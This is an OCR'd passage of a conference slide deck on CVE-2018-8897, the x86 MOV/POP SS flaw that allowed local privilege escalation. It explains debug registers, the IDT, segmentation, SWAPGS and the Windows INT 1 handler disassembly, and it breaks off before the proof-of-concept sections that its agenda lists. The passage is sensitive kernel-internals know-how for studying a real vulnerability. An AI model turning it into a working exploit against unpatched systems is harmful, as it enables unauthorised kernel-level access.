Why so Spurious?

How a Highly Error-Prone x86/x64 CPU "Feature" can be Abused to Achieve Local Privilege Escalation on Many Operating Systems

Presentation topics

- Introductions
- What is **CVE-2018-8897**?
- Prerequisite knowledge
- How **MOV/POP SS** function
- POC: Local DoS
- POC: LPE using **INT 3**
- POC: LPE using **SYSCALL**
- Conclusion

Nick Peterson

@nickeverdox

www.everdox.net

Anti-Cheat Engineer @ Riot Games

Nemanja Mulasmajic

@0xNemi

www.triplefault.io


Anti-Cheat Engineer @ Riot Games


CVE-2018-8897

- Local privilege escalation: read and write kernel memory from usermode. Execute usermode code with kernelmode privileges
- Affected **Windows**, **Linux**, **Mac OS**, **FreeBSD**, some **Xen** configurations, and many **other x86-based** operating systems
- Intel and AMD CPUs were impacted

Prerequisite knowledge

- Privilege levels
- Hardware breakpoints
- Interrupt handling
- Segmentation
- How **MOV/POP SS** function






"Traditional" privilege levels


What in the world is a **#DB**?

- Not a software breakpoint (**INT 3**)
- Data breakpoint = hardware breakpoint
- Can be set on data access, data write, or instruction execution
- 4 per processor: **DR0-DR3**
- **DR6** contains status when a **#DB** fires
- Bits of **DR7** control what's active
- MOV to/from debug registers is privileged, must be done from ring0 (CPL0)
- Exposed in usermode Windows via **kernel32!SetThreadContext** (**ntdll!NtSetContextThread**)



Interrupts and the IDT

- When a **#DB** fires, CPU transfers execution to the appropriate interrupt handler
- Lookup is based off of the interrupt descriptor table (**IDT**), which is registered by the OS through the **LIDT** instruction during early kernel initialization
- Hardware breakpoints are transferred to the **INT 1** handler, whereas software breakpoints are transferred to the **INT 3** handler



File Edit View Debug Window Help


Command


```
0: kd> !idt -a

Dumping IDT: fffff80038657000

00:	fffff800363a2800 nt!KiDivideErrorFault
01:	fffff800363a2b00 nt!KiDebugTrapOrFault	Stack = 0xFFFFF80038679000
02:	fffff800363a2f80 nt!KiNmiInterrupt	Stack = 0xFFFFF80038675000
03:	fffff800363a3400 nt!KiBreakpointTrap
04:	fffff800363a3700 nt!KiOverflowTrap
05:	fffff800363a3a00 nt!KiBoundFault
06:	fffff800363a3ec0 nt!KiInvalidOpcodeFault
07:	fffff800363a4340 nt!KiNpxNotAvailableFault
08:	fffff800363a4600 nt!KiDoubleFaultAbort	Stack = 0xFFFFF80038673000
09:	fffff800363a48c0 nt!KiNpxSegmentOverrunAbort
0a:	fffff800363a4b80 nt!KiInvalidTssFault
0b:	fffff800363a4e40 nt!KiSegmentNotPresentFault
0c:	fffff800363a51c0 nt!KiStackFault
0d:	fffff800363a54c0 nt!KiGeneralProtectionFault
0e:	fffff800363a57c0 nt!KiPageFault
0f:	fffff8003639a938 nt!KiIsrThunk+0x78
10:	fffff800363a5dc0 nt!KiFloatingErrorFault
11:	fffff800363a6140 nt!KiAlignmentFault
12:	fffff800363a6440 nt!KiMcheckAbort	Stack = 0xFFFFF80038677000
13:	fffff800363a6e40 nt!KiXmmException
14:	fffff800363a71c0 nt!KiVirtualizationException
15:	fffff8003639a968 nt!KiIsrThunk+0xA8
16:	fffff8003639a970 nt!KiIsrThunk+0xB0
17:	fffff8003639a978 nt!KiIsrThunk+0xB8
18:	fffff8003639a980 nt!KiIsrThunk+0xC0
19:	fffff8003639a988 nt!KiIsrThunk+0xC8
1a:	fffff8003639a990 nt!KiIsrThunk+0xD0
1b:	fffff8003639a998 nt!KiIsrThunk+0xD8
1c:	fffff8003639a9a0 nt!KiIsrThunk+0xE0
1d:	fffff8003639a9a8 nt!KiIsrThunk+0xE8
1e:	fffff8003639a9b0 nt!KiIsrThunk+0xF0
1f:	fffff8003639c060 nt!KiApcInterrupt
20:	fffff8003639cb20 nt!KiSwInterrupt
21:	fffff8003639a9c8 nt!KiIsrThunk+0x108
22:	fffff8003639a9d0 nt!KiIsrThunk+0x110
23:	fffff8003639a9d8 nt!KiIsrThunk+0x118
24:	fffff8003639a9e0 nt!KiIsrThunk+0x120
25:	fffff8003639a9e8 nt!KiIsrThunk+0x128
26:	fffff8003639a9f0 nt!KiIsrThunk+0x130
27:	fffff8003639a9f8 nt!KiIsrThunk+0x138
28:	fffff8003639aa00 nt!KiIsrThunk+0x140
29:	fffff800363a7640 nt!KiRaiseSecurityCheckFailure
2a:	fffff8003639aa10 nt!KiIsrThunk+0x150
2b:	fffff8003639aa18 nt!KiIsrThunk+0x158
2c:	fffff800363a7940 nt!KiRaiseAssertion
2d:	fffff800363a7c40 nt!KiDebugServiceTrap
2e:	fffff8003639aa30 nt!KiIsrThunk+0x170
2f:	fffff8003639e690 nt!KiDpcInterrupt
30:	fffff8003639c570 nt!KiHvInterrupt
31:	fffff8003639d050 nt!KiVmbusInterrupt0
32:	fffff8003639d5e0 nt!KiVmbusInterrupt1
33:	fffff8003639db70 nt!KiVmbusInterrupt2
34:	fffff8003639e100 nt!KiVmbusInterrupt3
35:	fffff8003639aa68 0xfffff80036b92250 (KINTERRUPT fffff80036bc34b
0: kd>
```

In Windows, the **INT1** handler was **nt!KiDebugTrapOrFault** pre-KPTI. Nowadays, it's **nt!KiDebugTrapOrFaultShadow**

The stack when an interrupt occurs


- Processor pushes the previous state onto interrupt stack: error code, if appropriate, **EIP**, **CS**, **EFLAGS**, **ESP**, and **SS**
- The OS' interrupt handler looks at the **CS** on the stack to determine what the previous privilege level was
- The first 2 bits in the **CS** value on the stack describe the previous mode's privilege (ring) level





Segmentation

- Vestigial part of the x86 architecture now that everything leverages paging
- Small role in 64-bit mode (IA-32e/AMD64)
- Just like the **IDT**, the **GDT** is setup by the OS during early kernel initialization via the **LGDT** instruction
  - **CS** = Code Segment
  - **DS** = Data Segment
  - **ES** = Extra Segment
  - **SS** = Stack Segment
- **FS/GS** are “general” purpose segments
- The value of the segment selector is the index in the **GDT**, excluding the first 2 bits
- The first 2 bits describe the RPL (requestor privilege level) of the segment



Segmentation

- For example, a **CS** value of 0x10 and 0x13 describe the same index in the **GDT**, which is 0x10. The first indicates a kernelmode (0) RPL. The latter indicates a usermode (3) RPL
- On x64, the **CS**, **DS**, **ES**, and **SS** segments are treated as if each segment base is 0. **FS** and **GS** are exceptions
- OS can set arbitrary base of **FS**/**GS** and use it for data structure retrieval, e.g. base of **FS** is set to 0x12345. Reading **fs:100h** reads from 0x12445 (0x12345 + 0x100)

The INT 1 handler, KiDebugTrapOrFault

- **GS** holds data structures relevant to the mode of execution
- In usermode, this is the **_TEB**
- In kernelmode, this is the **_KPCR**
- If we're coming from usermode, we need to **SWAPGS** to update the **GSBASE** with the kernelmode equivalent

```
KiDebugTrapOrFault proc near           ; DATA XREF: .data:0000000140338270↓c
                                       ; .pdata:000000014039F528↓o ...

TrapFrame       = _KTRAP_FRAME ptr -168h

                sub     rsp, 8
                push    rbp
                sub     rsp, 158h
                lea     rbp, [rsp+80h]
                mov     [rbp+0E8h+TrapFrame.ExceptionActive], 1
                mov     [rbp+0E8h+TrapFrame._Rax], rax
                mov     [rbp+0E8h+TrapFrame._Rcx], rcx
                mov     [rbp+0E8h+TrapFrame._Rdx], rdx
                mov     [rbp+0E8h+TrapFrame._R8], r8
                mov     [rbp+0E8h+TrapFrame._R9], r9
                mov     [rbp+0E8h+TrapFrame._R10], r10
                mov     [rbp+0E8h+TrapFrame._R11], r11
                test    byte ptr [rbp+0E8h+TrapFrame.SegCs], 1
                jz      short FromKernelMode
                swapgs
                mov     r10, gs:188h
                test    byte ptr [r10+3], 80h
                jz      short loc_140174983
                mov     ecx, 0C0000102h
                rdmsr
                shl     rdx, 20h
                or      rax, rdx
                cmp     [r10+0F0h], rax
                jz      short loc_140174983
                mov     rdx, [r10+1F0h]
                bts     dword ptr [r10+74h], 8
                dec     word ptr [r10+1E6h]
                mov     [rdx+80h], rax

loc_140174983:                         ; CODE XREF: KiDebugTrapOrFault+4E↑j
                                       ; KiDebugTrapOrFault+65↑j
                test    byte ptr [r10+3], 3
                mov     word ptr [rbp+0E8h+TrapFrame.Dr7], 0
                jz      short FromKernelMode
                call    KiSaveDebugRegisterState

FromKernelMode:                        ; CODE XREF: KiDebugTrapOrFault+3B↑j
                                       ; KiDebugTrapOrFault+91↑j
                cld
```

SWAPGS

- Exchanges current **GSBASE** register value with value in MSR address **0xC0000102** (**IA32_KERNEL_GS_BASE**)
- Allows the kernel to use **GS** to read kernel data structures, e.g. **gs:188h** reads the **_KPCR.Prcb.CurrentThread**

SWAPGS—Swap GS Base Register

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
0F 01 F8	SWAPGS	ZO	Valid	Invalid	Exchanges the current GS base register value with the value contained in MSR address C0000102H.

Instruction Operand Encoding

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
ZO	NA	NA	NA	NA

Description

SWAPGS exchanges the current GS base register value with the value contained in MSR address C0000102H (IA32_KERNEL_GS_BASE). The SWAPGS instruction is a privileged instruction intended for use by system software.

When using SYSCALL to implement system calls, there is no kernel stack at the OS entry point. Neither is there a straightforward method to obtain a pointer to kernel structures from which the kernel stack pointer could be read. Thus, the kernel cannot save general purpose registers or reference memory.

By design, SWAPGS does not require any general purpose registers or memory operands. No registers need to be saved before using the instruction. SWAPGS exchanges the CPL 0 data pointer from the IA32_KERNEL_GS_BASE MSR with the GS base register. The kernel can then use the GS prefix on normal memory references to access kernel data structures. Similarly, when the OS kernel is entered using an interrupt or exception (where the kernel stack is already set up), SWAPGS can be used to quickly get a pointer to the kernel data structures.


The IA32_KERNEL_GS_BASE MSR itself is only accessible using RDMSR/WRMSR instructions. Those instructions are only accessible at privilege level 0. The WRMSR instruction ensures that the IA32_KERNEL_GS_BASE MSR contains a canonical address.

MOV/POP SS

- **MOV SS** and **POP SS** force the processor to disable external interrupts, NMIs, and pending debug exceptions until the boundary of the instruction following the **SS** load was reached
- The intended purpose was to prevent an interrupt from firing immediately after loading **SS**, but before loading a stack pointer

```
xor eax, eax    ; Recognize pending interrupts

inc rdi         ; Recognize pending interrupts

mov bx, 50h     ; Recognize pending interrupts

mov ss, bx      ; INTR/NMI and certain #DB
                held

mov esp, eax    ; Recognize pending interrupts
                in architectural order after
                instruction executes
```

Discovery

